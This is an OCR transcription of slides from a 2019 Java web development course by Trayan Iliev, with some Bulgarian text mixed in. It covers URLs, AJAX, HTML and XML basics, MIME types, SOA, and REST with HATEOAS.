


May 2019, IPT Course
Java Web Debelopment

Servlet Container, Servlets, JSPs

Trayan Iliev
tiliev@iproduct.org
http://iproduct.org

About me

Trayan Iliev

– CEO of IPT – Intellectual Products & Technologies

– Oracle® certified programmer 15+ Y

– end-to-end reactive fullstack apps with Java, ES6/7, TypeScript, Angular, React and Vue.js

– 12+ years IT trainer

– Voxxed Days, jPrime, jProfessionals, BGOUG, BGJUG, DEV.BG speaker

– Organizer RoboLearn hackathons and IoT enthusiast (http://robolearn.org)

Where to Find the Code?

Java Web Development projects and examples are available @ GitHub:

https://github.com/iproduct/course-java-web-development

Agenda for This Session


- Intro
- web.xml
- Servlets
- Session management and Object scope
- Filters
- Listeners
- JSPs & Expression Language (EL)
- Tags (JSTL)

World Wide Web (WWW) – Main Concepts


- The idea for World Wide Web is suggested by Tim Berners-Lee in 1989 in CERN.
- Documents in World Wide Web, called ***web pages***, могат can contain *text, images, video, and other multimedia components*, and the connections between them are specified using *hyperlinks*.
- ***Web Sites*** include multiple connected *web pages* for a specific purpose
- They are **deployed** on a ***Web Server*** and are accessed using ***Web Client*** (*web browser – IE, Mozilla, Chrome*), using a protocol called: ***Hypertext Transfer Protocol (HTTP)***

URLs, IP Addresses, and Ports

- Uniform Resource Identifier - URI:
  - Uniform Resource Locator – URL
  - Uniform Resource Name – URN



- Формат:
  scheme://domain:port/path?query_string#fragment_id
- Схеми: http://, https://, file://, ftp://. news://, mailto:, telnet://



- Пример:
  http://en.wikipedia.org/wiki/Uniform_resource_locator#History


URL Structure (2)

URLs pointing to **dynamic resources** (CGI scripts, Java Servlet / JSP, ASP, PHP, etc.) often include:

- **?**list of request query parameters (query string) – e.g.: ?courseId=1211&role=student
- **#**fragment identifier – defines the fragment (part) of the resource we want to access, used by asynchronous javascript page loading (AJAX) applications to encode the local page state – e.g. #view=fitb&nameddest=Chapter3

The wole syntax is:

scheme://domain:port/path?query_string#fragment_id




Example:

http://en.wikipedia.org/wiki/Uniform_resource_locator#History

Types of Web Sites

- Static Web sites – show the same information for all visitors – can include hypertext, images, videos, navigation menus, etc.
- Dynamic Web sites – change and tune the content according to the specific visitor
  - server-site – use server technologies for dynamic web content (page) generation (data comes drom DB)
  - client-side – use JavaScript and asynchronous data actualization

AJAX Interactions



Basic Structure of Asynchronous AJAX Request

```
if (window.XMLHttpRequest)   {// IE7+, Firefox, Safari, Chrome, Opera,
      xmlhttp=new XMLHttpRequest();
}  else {// IE5, IE6
      xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
}
xmlhttp.onreadystatechange = function(){
      if (xmlhttp.readyState==4 && xmlhttp.status==200){
          callback(xmlhttp);
      }
}
xmlhttp.open(method, url, true);
xmlhttp.setRequestHeader("Content-type","application/x-www-form-
     urlencoded");
xmlhttp.send(paramStr);
```

Callback function

isAsynchronous = true

XMLHttpRequest.readyState

Код	Значение
1	след като XMLHttpRequest.open() е извикан успешно
2	заглавните части на отговора на HTTP заявката (HTTP response headers) са успешно получени
3	начало на зреждане на съдържанието на HTTP отговора (HTTP response content)
4	съдържанието на HTTP отговора е заредено успешно от браузъра

Media Types. Multimedia

- Text – a linear sequence of character data
- Graphics – raster and vector images
- Animation – sequence of changing images (frames) with different frame-rates
- Audio – can be discretized analog signal (e.g. MP3) or just musical notes (MIDI)
- Video – different file formats, can be linear or interactive
- 3D Graphics / Animation – using 3D modelling and rendering techniques to achieve realistic, real-world like visualization
- And more – haptic feedback, smells, ...
- Multimedia – combining different media types in a coherent and consitent way to achieve better/more realistic user experience

Basic Recommendations (1)

- Define who are your users and what are their main goals and objectives using the web site. You can use the *persona modeling technique* to for this purpose.
- Align user and business goals
- Use each media according to its purpose – don't just copy you printed brochure
- Emphasize the functionality instead of fun
- Start simple and focuse on whats important Then gradually extend.

Basic Recommendations (2)

- Concentrate on users and their goals
- Implement intuitive navigation paths – design navigation before implementing the site
- Follow the web conventions and the “principle of least astonishment (POLA)”:
  - Navigation system
  - Interface metaphores
  - Visual layout of elements
  - Color conventions
- More concrete recommendations you can find at Jakub Linowski»s site: **http://goodui.org**

Comparison between HTML and XML

HTML:


```
<html>
   <head>
      <title>Page of John
      Smith</title>
   </head>
   <body>
      <p>John Smith</p>
   </body>
</html>
```

XML:

```
<?xml version="1.0"
        encoding="UTF-8"?>
   <name>
      <first>John</first>
      <last>Smith</last>
   </name>
```

Infomation hierachies – Document Object Models (DOM)

- Comaprison between XML and HTML – different purpose:
  - HTML – specific purpose (formatting and visualization)
  - XML – no specific purpose – different information structures
- HTML Document Object Model - DOM
- XML Document Object Model – DOM



HTML Elements

- Tags, elements, attributes
- Document tree – types of nodes
- Element content – simple, mixed
- Document type – dictionary. HTML/XHTML/XML validation:
  - ***Document Type Definition (DTD), XML Schema***
- XML visualization in a web browser:
  - ***Cascading Style Sheets – CSS***
  - Interactivity – programming language ***JavaScript (EcmaScript)*** for excution of client side code in the browser

Basics of (X)HTML (1)

- XML markup and content – markup is enclosed between **<** and **>** (tags) or between **&** and **;** (entities), everyting other thsan that is **content**
- XML parser and user application – processes and analysis the markup and sends structured information to to user application
- Tags: ** **, ** **, ** **
- XML element – logical element in the XML document tree – simple or mixed content model:

** I amGeorge. **

Basics of (X)HTML (2)

- Attribute – key-value pair, included inside the tag:

```
<div id='15' style="color:red">
    Learn HTML for a day
</div>
```

HTML / XHTML декларации:

- **HTML5:** <!DOCTYPE html>
- **HTML 4.01:** <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
- **XHTML 1.0:** <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

Well Formatted HTML

- Root element of HTML Document should be **html.**
- HTML start with openeing and end with a closing tag.
- Tags should be properly nested (nested) – e.g.: ...Content...
- Attributes are inside the tag and always enclose their values in parenthesis.
- Tags and attributes are recommended to be in lowercase.
- Symbols **<**, **>**, **&**, **'**, **“** are changed to entities entities: **< > & ' "**

HTML 5 Base Template


```
<!DOCTYPE html>
<html>
   <head>
      <title>Insert title here</title>
      <meta charset="UTF-8">
      <meta name="viewport"
          content="width=device-width, initial-scale=1.0">
      <style type="text/css">
         ... Example CSS ...
      </style>
   </head>
   <body>
       ... Example HTML ...
   </body>
</html>
```

HTML 5 Extended Template

```
<!DOCTYPE html>
<html>
   <head>
      <title>Insert title here</title>
      <meta charset="UTF-8">
      ...
   </head>
   <body>
      <!-- Enable HTML 5 elements in IE 7+8 -->
      <!--[if lt IE 9]>
         <script src="dist/html5shiv.js"></script>
      <![endif]-->
      ... Example HTML ...
   </body>
</html>
```

Hypertext & Hypermedia

- Hypertext is structured text that uses logical links (hyperlinks) between nodes containing text
- HTTP is the protocol to exchange or transfer hypertext
- Hypermedia - extension of the term hypertext, is a nonlinear medium of information which includes multimedia (text, graphics, audio, video, etc.) and hyperlinks of different media types (e.g. image or animation/video fragment can be linked to a detailed description.



Multipurpose Internet Mail Extensions (MIME)

- Different types of media are represented using different text/binary encoding formats – for example:
  - Text -> plain, html, xml ...
  - Image (Graphics) -> gif, png, jpeg, svg ...
  - Audio & Video -> mp3, ogg, webm ...
- Multipurpose Internet Mail Extensions (MIME) allows the client to recognize how to handle/present the particular multimedia asset/ node:

  Media Type Media SubType (format)

  Ex.: Content-Type: text/plain
- More examples for standard MIME types: https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types
- Vendor specific media (MIME) types: application/vnd.*+json/xml

REST Architectural Properties

According to **Dr. Roy Fielding** [Architectural Styles and the Design of Network-based Software Architectures, 2000]:

- Performance
- Scalability
- Reliability
- Simplicity
- Extensibility
- Dynamic evolvability
- Cusomizability
- Configurability
- Visibility

- All of them should be present in a desired Web Architecture and REST architectural style tries to preserve them by consistently applying several **architectural constraints**

Service Oriented Architecture (SOA) – Definitions


Thomas Erl: SOA represents an open, agile, extensible, federated, composable architecture comprised of autonomous, QoS-capable, vendor diverse, interoperable, discoverable, and potentially reusable services, implemented as Web services. SOA can establish an abstraction of business logic and technology, resulting in a loose coupling between these domains. SOA is an evolution of past platforms, preserving successful characteristics of traditional architectures, and bringing with it distinct principles that foster service-orientation in support of a service-oriented enterprise. SOA is ideally standardized throughout an enterprise, but achieving this state requires a planned transition and the support of a still evolving technology set

References: Erl, Thomas. Serviceorientation.org – About the Principles, 2005–06


Classical Web Services - SOAP + WSDL

Web Services are:

- components for building distributed applications in SOA architectural style
- communicate using open protocols
- are self-descriptive and self-content
- can be searched and found using UDDI or ebXML registries (and more recent specifications – WSIL & **Semantic Web Services**)



Service Oriented Architecture (SOA). Mashups



Representational State Transfer (REST) [1]

- REpresentational State Transfer (REST) is an architecture for accessing distributed hypermedia web-services
- The resources are identified by URIs and are accessed and manipulated using an HHTP interface base methods (GET, POST, PUT, DELETE, OPTIONS, HEAD, PATCH)
- Information is exchanged using representations of these resources
- Lightweight alternative to SOAP+WSDL -> HTTP + Any representation format (e.g. JavaScript™ Object Notation – JSON)

Representational State Transfer (REST) [2]

- Identification of resources – URIs
- Representation of resources – e.g. HTML, XML, JSON, etc.
- Manipulation of resources through these representations
- Self-descriptive messages - Internet media type (MIME type) provides enough information to describe how to process the message. Responses also explicitly indicate their cacheability.
- Hypermedia as the engine of application state (aka **HATEOAS**)
- Application contracts are expressed as **media types** and [semantic] link realtions (**rel** attribute - RFC5988, "Web Linking")

[Source: http://en.wikipedia.org/wiki/Representational_state_transfer]

Hypermedia As The Engine Of Application State (HATEOAS) – New Link Header (RFC 5988) Example

```
Content-Length →1656
Content-Type →application/json
Link →<http://localhost:8080/polling/resources/polls/629>;
rel="prev"; type="application/json"; title="Previous poll",
<http://localhost:8080/polling/resources/polls/632>;
rel="next"; type="application/json"; title="Next poll",
<http://localhost:8080/polling/resources/polls>;
rel="collection"; type="application/json"; title="Polls
collection", <http://localhost:8080/polling/resources/polls>;
rel="collection up";  type="application/json"; title="Self
link", <http://localhost:8080/polling/resources/polls/630>;
rel="self"
```

Simple Example: URLs + HTTP Methods

Uniform Resource Locator (URL)	GET	PUT	POST	DELETE
Collection, such ashttp://api.example.com/comments/	**List the URIs and perhaps other details of the collection's members.**	**Replace the entire collection with another collection.**	**Create a new entry in the collection. The new entry's URI is assigned automatically and is usually returned by the operation.**	**Delete the entire collection.**
Element, such ashttp://api.example.com/comments/11	**Retrieve a representation of the addressed member of the collection, expressed in an appropriate Internet media type.**	**Replace the addressed member of the collection, or if it does not exist, create it.**	Not generally used. Treat the addressed member as a collection in its own right and create a new entry in it.	**Delete the addressed member of the collection.**

